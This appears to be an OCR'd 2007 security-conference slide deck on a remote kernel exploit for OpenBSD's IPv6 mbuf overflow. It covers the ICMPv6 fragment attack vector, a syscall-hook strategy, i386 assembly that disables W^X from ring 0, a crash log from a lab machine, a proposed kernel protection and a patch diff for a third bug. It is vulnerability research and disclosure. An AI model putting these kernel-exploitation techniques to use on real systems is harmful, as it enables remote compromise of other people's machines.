OpenBSD Remote Exploit

"Only two remote holes in the default install"

Alfredo A. Ortega

July 26, 2007

How the bug was found

Events:

1. January 16,2007: OpenBSD Team releases a patch for the IPv6 Stack titled “OpenBSD 008: RELIABILITY FIX”. (Infinite loop on kernel mode)

How the bug was found

Events:

1. January 16,2007: OpenBSD Team releases a patch for the IPv6 Stack titled “OpenBSD 008: RELIABILITY FIX”. (Infinite loop on kernel mode)
2. A research project was started to reproduce this vulnerability.

How the bug was found

Events:

1. January 16,2007: OpenBSD Team releases a patch for the IPv6 Stack titled “OpenBSD 008: RELIABILITY FIX”. (Infinite loop on kernel mode)
2. A research project was started to reproduce this vulnerability.
3. Because of the lack of information regarding the bug, a IPv6 fuzzer system was implemented.
4. The system Manually send fragmented IPv6 Packets containing differents headers.
5. A couple of lucky packet broke all versions of OpenBSD.

Mbuf buffer overflow

Buffer overflow

Researching the "OpenBSD 008: RELIABILITY FIX" a new vulnerability was found: The *m_dup1()* function causes an overflow on the *mbuf* structure, used by the kernel to store network packets.






Figure: mbuf chain overflow direction

The function *m_freem()* crashed...

Searching for a way to gain code execution



Searching for a way to gain code execution



C code equivalent

/sys/mbuf.h

```
#define _MEXTREMOVE(m) do { \
        if (MCLISREFERENCED(m)) { \
                _MCLDEREFERENCE(m); \
        } else if ((m)->m_flags & M_CLUSTER) { \
                pool_put(&mclpool, (m)->m_ext.ext_buf); \
        } else if ((m)->m_ext.ext_free) { \
                (*((m)->m_ext.ext_free))((m)->m_ext.ext_buf, \
                    (m)->m_ext.ext_size, (m)->m_ext.ext_arg); \
        } else { \
                free((m)->m_ext.ext_buf,(m)->m_ext.ext_type); \
        } \
        (m)->m_flags &= ~(M_CLUSTER|M_EXT); \
        (m)->m_ext.ext_size = 0;          /* why ??? */ \
} while (/* CONSTCOND */ 0)
```

IcmpV6 packets

Attack vector

We use two IcmpV6 packets as the attack vector




Figure: Detail of IcmpV6 fragments

Where are we?

Code execution

We really don't know where in kernel-land we are. But *ESI* is pointing to our code.




Figure: Initial and final situations

Hook (remember DOS TSRs?)

We hook the system call (Int 0x80)




Figure: System call hook

Note: If the OS uses *SYSENTER* for system calls, the operation is slightly different.

New syscall pseudo-code

1. Get curproc variable (current process)

New syscall pseudo-code

1. Get curproc variable (current process)
2. Get user Id (curproc− >userID)

New syscall pseudo-code

1. Get curproc variable (current process)
2. Get user Id (curproc− >userID)
3. If userID == 0, the process is root :
   - 3.1 Get LDT position
   - 3.2 Extend DS and CS on the LDT (This disables W^X!)
   - 3.3 Copy the user-mode code to the the stack of the process
   - 3.4 Modify return address for the syscall to point to our code
   - 3.5 Restore the original Int 0x80 vector (remove the hook)

New syscall pseudo-code

1. Get curproc variable (current process)
2. Get user Id (curproc− >userID)
3. If userID == 0, the process is root :
   - 3.1 Get LDT position
   - 3.2 Extend DS and CS on the LDT (This disables W^X!)
   - 3.3 Copy the user-mode code to the the stack of the process
   - 3.4 Modify return address for the syscall to point to our code
   - 3.5 Restore the original Int 0x80 vector (remove the hook)

New syscall pseudo-code

1. Get curproc variable (current process)
2. Get user Id (curproc− >userID)
3. If userID == 0, the process is root :
   - 3.1 Get LDT position
   - 3.2 Extend DS and CS on the LDT (This disables W^X!)
   - 3.3 Copy the user-mode code to the the stack of the process
   - 3.4 Modify return address for the syscall to point to our code
   - 3.5 Restore the original Int 0x80 vector (remove the hook)
4. Continue with the original syscall

W^X: Writable memory is never executable

i386: uses CS selector to limit the execution. To disable W^X, we extend CS from ring0.




Figure: OpenBSD selector scheme and extension

Defeating W^X from ring0

Our algorithm, independent of the Kernel:

```
        sldt    ax                  ; Store LDT index on EAX
        sub     esp, byte 0x7f
        sgdt    [esp+4]             ; Store global descriptor table
        mov     ebx,[esp+6]
        add     esp, byte 0x7f
        push    eax                 ; Save local descriptor table index
        mov     edx,[ebx+eax]
        mov     ecx,[ebx+eax+0x4]
        shr     edx,16              ; base_low-->edx
        mov     eax,ecx
        shl     eax,24              ; base_middle  -->  edx
        shr     eax,8
        or      edx,eax
        mov     eax,ecx             ; base_high --> edx
        and     eax,0xff000000
        or      edx,eax
        mov     ebx,edx             ;ldt--> ebx
; Extend CS selector
        or      dword [ebx+0x1c],0x000f0000
; Extend DS selector
        or      dword [ebx+0x24],0x000f0000
```

Injected code

W^X will be restored on the next context switch, so we have two choices to do safe execution from user-mode:




Figure: Payload injection options

Questions before going on?

Now we are executing standard user-mode code, and the system has been compromised.

```
preserving editor files
starting network daemons: sendmail inetd sshd.
starting local daemons:.
standard daemons: cron.
Fri May 11 11:27:18 ART 2007

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: Stopped at      0xd611a92d:     pushal
ddb> trace
end(d6107f00,d0894bdc,d0894ac4,d623fbd0) at 0xd611a92d
nd6_output(d0d7703c,d0d7703c,d6215e00,d0894bc0,d623fbd0,d0d7703c,d0894b54,0) at
 nd6_output+0x1bc
ip6_output(d6215e00,0,0,4,0,d0894c54,28,0) at ip6_output+0xe3d
icmp6_reflect(d6215e00,28,8,d6215b00) at icmp6_reflect+0x2b9
icmp6_input(d0894e0c,d0894dc8,3a,d6227000) at icmp6_input+0x55f
ip6_input(d6227000,d0d3ab80,0,d0893000) at ip6_input+0x43c
ip6intr(58,10,10,10,d0893000) at ip6intr+0x5e
Bad frame pointer: 0xd0894e24
ddb> c


OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: _
```

Proposed protection

Limit the Kernel CS selector

The same strategy than on user-space. Used on PaX (http://pax.grsecurity.net) for Linux.




Figure: OpenBSD Kernel CS selector shrink

A third remote vulnerability?

IPv6 Routing Headers

Uninitialized variable on the processing of IPv6 headers.

1. DoS or Code Execution (depending who you ask!)
2. Present on CVS from January to March of 2007 (very few systems affected)

```
RCS file: /usr/OpenBSD/cvs/src/sys/netinet6/route6.c,v
retrieving revision 1.13
retrieving revision 1.14
        switch (rh->ip6r_type) {
        case IPV6_RTHDR_TYPE_0:
+               rhlen = (rh->ip6r_len + 1) << 3;
                if (rh->ip6r_segleft == 0)
                        break;  /* Final dst. Just ignore the header. */
-               rhlen = (rh->ip6r_len + 1) << 3;
```

Conclusions

In this article we presented:

1. Generic kernel execution code and strategy
2. Possible security improvement of the kernel

Conclusions

In this article we presented:

1. Generic kernel execution code and strategy
2. Possible security improvement of the kernel
3. A third bug - No software is perfect

Final Questions?

Thanks to:
Gerardo Richarte: Exploit Architecture
Mario Vilas and Nico Economou: Coding support